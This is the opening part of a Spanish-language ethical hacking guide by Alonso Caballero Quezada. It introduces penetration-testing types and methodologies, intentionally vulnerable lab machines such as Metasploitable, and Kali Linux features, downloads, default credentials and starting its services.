Hacking con Kali Linux

Una Perspectiva Práctica

Alonso Eduardo Caballero Quezada

Correo electrónico: reydes@gmail.com
Sitio web: www.reydes.com

Versión 3.8 - Agosto del 2022

La versión más actual de este documento se ubica en: https://www.reydes.com/d/?q=documentos

Alonso Eduardo Caballero Quezada

Alonso Eduardo Caballero Quezada. EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS) y OPEN-SEC Ethical Hacker (OSEH). He sido instructor, expositor y conferencista en el OWASP LATAM Tour, OWASP Perú Chapter Meeting, OWASP LATAM at Home, PERUHACK, PERUHACKNOT, 8.8 Lucky Perú, Ekoparty University Talks Perú. Cuento con más de diecisiete años de experiencia en el área y desde hace trece años laboro como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Pertenecí por muchos años al grupo internacional RareGaZz y grupo Peruano PeruSEC. He dictado cursos para España, Ecuador, México, Bolivia y Perú, presentándome también en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux y Software Libre. Mi correo electrónico es ReYDeS@gmail.com y su página personal está en: https://www.ReYDeS.com.

https://www.linkedin.com/in/alonsocaballeroquezada/

https://www.facebook.com/alonsoreydes

https://twitter.com/Alonso_ReYDeS

https://www.youtube.com/c/AlonsoCaballero

https://www.instagram.com/alonso_reydes/

https://www.reydes.com

https://www.reydes.com/d/?q=contact

Temario

Presentación

Hace aproximadamente ocho años redacté este documento, con el propósito de compartir conocimientos sobre diversos aspectos de Kali Linux. Durante estos años he realizado actualizaciones y mejoras en sus contenidos, siendo mi propósito siempre sea una guía base para todos aquellos quienes recién se inician en el mundo del hacking ético y pruebas de penetración, como también para quienes ya tienen algo de experiencia en el área, y requieren revisar o validar algunos temas.

Durante todos estos años he recibido buenos comentarios, felicitaciones, y aceptación, los cuales generalmente versan sobre lo útil de sus contenidos, el ser de mucha utilidad para manipular alguna herramienta específica, como también para esclarecer algún procedimiento o proceso. Así mismo he recibido muchos mensajes de correo electrónico conteniendo consultas sobre los diversos temas incluidos en esta guía, a las cuales como es consecuentemente he respondido con todo agrado.

Estos años he invertido tiempo y esfuerzo tratando de mantener actualizado este documento. Aunque ello no implica esté exhento de errores. Consecuentemente estoy apto a recibir reportes sobre errores o incorrecciones, los cuales puedan existir en todos los contenidos incluidos. Mi correo electrónico se encuentra en todas las páginas.

Expreso mi agradecimiento a todos aquellos quienes durante estos ocho años leen y comparten esta guía. Así mismo expreso un enorme agradecimiento a los profesionales y empresas quienes difunden y participan en mis diversos cursos virtuales. **¡Muchas Gracias!**

Material Necesario

Para desarrollar adecuadamente el presente documento, se sugiere instalar y configurar las máquinas virtuales de Kali Linux y Metasploitable 2, y sea utilizando VirtualBox, VMware Player, u otro software para virtualización.

- **Kali Linux VirtualBox 64-Bit OVA**

  https://kali.download/virtual-images/kali-2022.2/kali-linux-2022.2-virtualbox-amd64.ova

- **Kali Linux VirtualBox 32-Bit OVA**

  https://kali.download/virtual-images/kali-2022.2/kali-linux-2022.2-virtualbox-i386.ova

- **Metasploitable 2.**


  https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download

- **Software para Virtualización (VirtualBox)**

  https://www.virtualbox.org/wiki/Downloads

1. Metodología para una Prueba de Penetración

El Curso Virtual de Hacking Ético está disponible en video: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico



Una Prueba de Penetración (Penetration Testing) es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar, durante la realización de cualquier programa para auditoría en seguridad de la información. Una metodología para pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.

Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

1.1 Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box).

- **Prueba de Caja Negra.**

  No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario es cuando se realiza una prueba externa a nivel web, y está es realizada únicamente con el detalle de una URL o dirección IP proporcionado al equipo de pruebas. Este escenario simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

- **Prueba de Caja Blanca.**

  El equipo de pruebas cuenta con acceso para evaluar las redes, y se le ha proporcionado los de diagramas de la red, además de detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud, con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo permite realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos residiendo en la red, en lugar de invertir tiempo enumerando aquello lo cual podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo sobre la red interna.

- **Prueba de Caja Gris**

  El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.

1.2 Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa, con el propósito de identificar amenazas las cuales impliquen una seria exposición para los activos de la empresa.

La principal diferencia entre una evaluación de vulnerabilidades con una prueba de penetración, radica en el hecho de las pruebas de penetración van más allá del nivel donde únicamente de identifican las vulnerabilidades, y se dirigen hacia el proceso de su explotación, escalado de privilegios, y mantener el acceso en el sistema. Mientras una evaluación de vulnerabilidades proporciona una amplia visión sobre las fallas existentes en los sistemas, pero sin medir el impacto real de estas vulnerabilidades para los sistemas objetivos en evaluación

1.3 Metodologías de Pruebas de Seguridad


Existen diversas metodologías open source, de fuente abierta o libres, las cuales tratan de dirigir o guiar los requerimientos de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante una evaluación, es ejecutar diferentes tipos de pruebas paso a paso, para poder juzgar con una alta precisión la seguridad de los sistemas. Entre estas metodologías se enumeran las siguientes:

- Open Source Security Testing Methodology Manual (OSSTMM)
  https://www.isecom.org/research.html
- The Penetration Testing Execution Standard (PTES)
  http://www.pentest-standard.org/index.php/Main_Page
- Penetration Testing Framework
  http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html
- OWASP Web Security Testing Guide
  https://owasp.org/www-project-web-security-testing-guide/
- Technical Guide to Information Security Testing and Assessment (SP 800-115)
  https://csrc.nist.gov/publications/detail/sp/800-115/final
- Information Systems Security Assessment Framework (ISSAF)
  https://web.archive.org/web/20181118213349/http://www.oissg.org/issaf

Video del Webinar Gratuito: “Hacking Ético”
https://www.reydes.com/d/?q=videos_2019#wghe

2. Máquinas Vulnerables

El Curso Virtual de Hacking Aplicaciones Web está disponible en video:
https://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web



2.1 Maquinas Virtuales Vulnerables

Nada puede ser mejor a tener un laboratorio donde practicar los conocimientos adquiridos sobre Pruebas de Penetración. Esto aunado a la facilidad proporciona por el software para realizar virtualización, lo cual hace bastante sencillo crear una máquina virtual vulnerable personalizada, o descargar desde Internet una máquina virtual vulnerable.

A continuación se detalla un breve listado de algunas máquinas virtuales creadas específicamente cpara contener vulnerabilidades, las cuales pueden ser utilizadas para propósitos de entrenamiento y aprendizaje en temas relacionados a la seguridad, hacking ético, pruebas de penetración, análisis de vulnerabilidades, forense digital, etc.

Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

- **Metasploitable 3**

  Enlace de descarga:
  https://github.com/rapid7/metasploitable3

- **Metasploitable2**

  Enlace de descarga:
  https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

- **Metasploitable**

  Enlace de descarga:
  https://www.vulnhub.com/entry/metasploitable-1,28/

Vulnhub proporciona materiales los cuales permiten a cualquier interesado ganar experiencia práctica en seguridad digital, software de computadora y administración de redes. Incluye un extenso catálogo de maquinas virtuales y “cosas” las cuales se pueden de manera legal; romper, “hackear”, comprometer y explotar.

Sitio Web: https://www.vulnhub.com/

En el centro de evaluación de Microsoft se puede encontrar diversos productos para Windows, incluyendo sistemas operativos factibles de ser descargados y evaluados por un tiempo limitado.

Sitio Web: https://www.microsoft.com/en-us/evalcenter/

2.2 Introducción a Metasploitable2

Metasploitable 2 es una máquina virtual basada en el sistema operativo GNU/Linux Ubuntu, creada intencionalmente para ser vulnerable. Esta máquina virtual puede ser utilizada para realizar entrenamientos en seguridad, evaluar herramientas de seguridad, y practicar técnicas comunes en pruebas de penetración.

Esta máquina virtual nunca debe ser expuesta a una red poco fiable, se sugiere utilizarla en modos NAT o Host-only.





Imagen 2-1. Consola presentada al iniciar Metasploitable2

Enlace de descarga: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Video del Webinar Gratuito: "Máquinas Virtuales para Hacking Web"
https://www.reydes.com/d/?q=videos_2017#wgmvhw

3. Introducción a Kali Linux

El Curso Virtual de Informática Forense está disponible en video: https://www.reydes.com/d/?q=Curso_de_Informatica_Forense



Kali Linux (antes conocida formalmente como BackTrack Linux) es una distribución de fuente abieerta basada en GNU/Linux Debian, orientado a auditorias de seguridad y pruebas de penetración avanzadas. Kali Linux contiene cientos de herramientas, las cuales están orientadas hacia diversas tareas en seguridad de la información, como pruebas de penetración, investigación en seguridad, forense de computadoras, e ingeniería inversa. Kali Linux es una solución para múltiples plataformas, accedible y libremente disponible para los profesionales en seguridad y aficionados.

Kali Linux fue publicado en 13 de marzo del año 2013, como una reconstrucción completa de BackTrack Linux, adhiriéndose completamente con los estándares del desarrollo de Debian.

Este documento proporciona una excelente guía práctica para utilizar las herramientas más populares incluidas en Kali Linux, las cuales abarcan las bases para realizar pruebas de penetración. Así mismo este documento es una excelente fuente de conocimiento tanto para profesionales inmersos en el tema, como para los novatos.

El Sitio Oficial de Kali Linux es: https://www.kali.org/

Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

3.1 Características de Kali Linux

Kali Linux está específicamente adaptado a las necesidades de los profesionales en pruebas de penetración, y por lo tanto, toda la documentación incluida en el sitio web oficial de Kali Linux, asume el conocimiento previo y familiaridad con el sistema operativo Linux en general.

- **Incluye más de 600 herramientas para pruebas de penetración:** Después de revisar cada herramienta incluida en BackTrack, se eliminaron un gran número de herramientas, las cuales ya sea simplemente no funcionaban o duplicaban lo proporcionado por otras herramienta de funcionalidades similares.

- **Es Libre y siempre lo será:** Kali Linux como BackTrack, es completamente libre de cargo, y siempre lo será. Nunca se pagará por Kali Linux.

- **Árbol Git Open Source:** Se está comprometido con el módulo para el desarrollo de fuente abierta, y el árbol de desarrollo esta disponible para todos lo vean. Todo el código fuente incluido en Kali Linux, está disponible para cualquiera quien requiera modificar o reconstruir los paquetes para satisfacer necesidades específicas.

- **Cumplimiento con FHS:** Kali Linux se adhiere al Estándar para la Jerarquía de Sistema de Archivos (Filesystem Hierarchy Standard), permitiendo a los usuarios de Linux fácilmente localizar binarios, archivos de soporte, librerías, etc.

- **Amplio soporte para dispositivos inalámbricos:** Un tema delicado con las distribuciones Linux es el soporte para la interfaces inalámbricas. Se ha construido Kali Linux para soportar tantos dispositivos inalámbricos como sea posible, permitiendo la ejecución apropiada de una amplia diversidad de hardware, haciéndolo compatible con numerosos dispositivos USB entre otros.

- **Kernel personalizado, con parches para inyección:** Como profesionales en pruebas de penetración, el equipo de desarrollo frecuentemente necesita realizar evaluaciones inalámbricas, por lo tanto se han incluido los últimos parches para realizar inyección.

- **Es desarrollado en un entorno seguro:** El equipo de Kali Linux está constituido de un pequeño grupo de individuos, quienes son los únicos confiables para enviar paquetes e interactuar con los repositorios, todo lo cual se hace utilizando múltiples protocolos de seguridad.

- **Paquetes y repositorios están firmados con GPG:** Cada paquete en Kali Linux está firmado por cada desarrollador individual, quien lo construye y envía, y los repositorios subsecuentemente firman el paquete también.

- **Soporta múltiples lenguajes:** Aunque las herramientas para pruebas de penetración tienden a ser escritas en inglés, se ha asegurado Kali linux incluya un verdadero soporte multilenguaje, permitiendo a más usuarios operarlo en su lenguaje nativo, y localizar las herramientas necesarias para su trabajo.

- **Completamente personalizable:** Se entiende no todos pueden estar de acuerdo con las decisiones hechas, por lo cual se ha facilitado tanto como sea posible; para lo usuarios más aventureros; la personalización de Kali Linux, incluyendo el kernel.

- **Soporte ARMEL y ARMHF:** Dado los sistemas de placa-única como Raspberry Pi y BeagleBone Black, entre otros, se están convirtiendo en más frecuentes y económicos, se conocía el soporte ARM de Kali Linux debería ser tan robusto como se pudiese gestionar, con instalaciones totalmente funcionales para sistemas ARMEL y ARMHF. Kali Linux está disponible sobre una amplia diversidad de dispositivos ARM, y tiene ropositorios ARM integrados con una distribución principal, por lo cual herramientas para ARM son actualizadas en conjunción con el resto de la distribución.

- Para conocer más funcionalidades de Kali Linux, por revisar la siguiente página en el sitio web oficial de Kali Linux: https://www.kali.org/features/

Kali Linux está específicamente diseñado para las necesidades de los profesionales en pruebas de penetración, y por lo tanto toda la documentación asume un conocimiento previo, y familiaridad con el sistema operativo Linux en general.

3.2 Descargar Kali Linux

¡IMPORTANTE! Nunca descargar las imágenes de Kali Linux desde otro lugar diferente a las fuentes oficiales.

Siempre asegurarse de comprobar las sumas de verificación SHA256 de los archivos descargados, comparándolos contra los valores oficiales. https://www.kali.org/docs/introduction/download-images-securely/

Podría ser fácil para una entidad maliciosa modificar una instalación de Kali Linux conteniendo “exploits” o malware y hospedarlos de manera no oficial.

Kali Linux puede ser descargado como imágenes ISO para computadoras basadas en Intel, esto para arquitecturas de 32-bits o 64 bits. También puede ser descargado como máquinas virtuales previamente construidas para VMware Player y VirtualBox. Finalmente también existen imágenes para la arquitectura ARM, los cuales están disponibles para una amplia diversidad de dispositivos.

Kali Linux puede ser descargado desde la siguiente página:

https://www.kali.org/get-kali/

3.3 Instalación de Kali Linux

Kali Linux puede ser instalado en un un disco duro como cualquier distribución GNU/Linux, también puede ser instalado en hardware Mac, instalado y configurado para realizar un arranque dual con un Sistema Operativo Windows, GNU/Linux, o MacOS/OS X,, también es factible realizar una instalación BTRFS, e instalado sobre una Red PXE/iPXE, de la misma manera puede ser instalado en una unidad USB, o instalado en un disco cifrado.

Se sugiere revisar la información detallada sobre las diversas opciones de instalación para Kali Linux, en la siguiente página: https://www.kali.org/docs/installation/

3.4 Credenciales por Defecto de Kali Linux

Kali Linux ha cambiado su política de usuario no root por defecto desde la liberación 2020.1. Esto significa:

Durante la instalación de imágenes amd64 e i386, consultará por la creación de una cuenta de usuario estándar.

Cualquier credencial por defecto del sistema operativo utilizando durante un inicio en vivo, o imagen previamente creada (como Máquina Virtual y ARM) será:

- User: kali
- Password: kali

Imagen Vagrant (basado en sus políticas https://www.vagrantup.com/docs/boxes/base):

- Username: vagrant
- Password: vagrant

Amazon EC2 https://www.kali.org/docs/cloud/aws/:

- User: kali
- Password: <llave ssh>

El comando sudo permite a un usuario ejecutar un comando como superusuario u otro usuario, como es especificado en las políticas de seguridad

```
$ sudo ping
[sudo] password for kali:
```

[*] La contraseña no será mostrada mientras sea escrita.

Para las versiones anteriores a la 2020.1, existe información previa sobre credenciales: https://www.kali.org/docs/introduction/kali-linux-default-passwords/

e información sobre políticas root: https://www.kali.org/docs/policy/kali-linux-root-user-policy/

3.5 Iniciando Servicios de Red

Kali Linux incluye algunos servicios de red, lo cuales son útiles en diversos escenarios, estos están deshabilitados por defecto. Entre los servicios factibles de ser instalados y configurados en Kali Linux se enumeran: HTTP, Mestaploit, PostgreSQL, OpenVAS , SSH, entre muchos otros más.

De requerirse iniciar manualmente el servicio HTTP, correspondiente al servidor HTTP Apache, se debe ejecutar el siguiente comando

```
$ sudo systemctl start apache2.service
```

Estos servicios también pueden iniciados y detenidos desde el menú: Applications -> Kali Linux -> 14 - System Services.

Kali Linux proporciona documentación oficial sobre varios de sus aspectos y características. La documentación está en constante trabajo y progreso. Esta documentación puede ser ubicada en la siguiente página:

https://docs.kali.org/

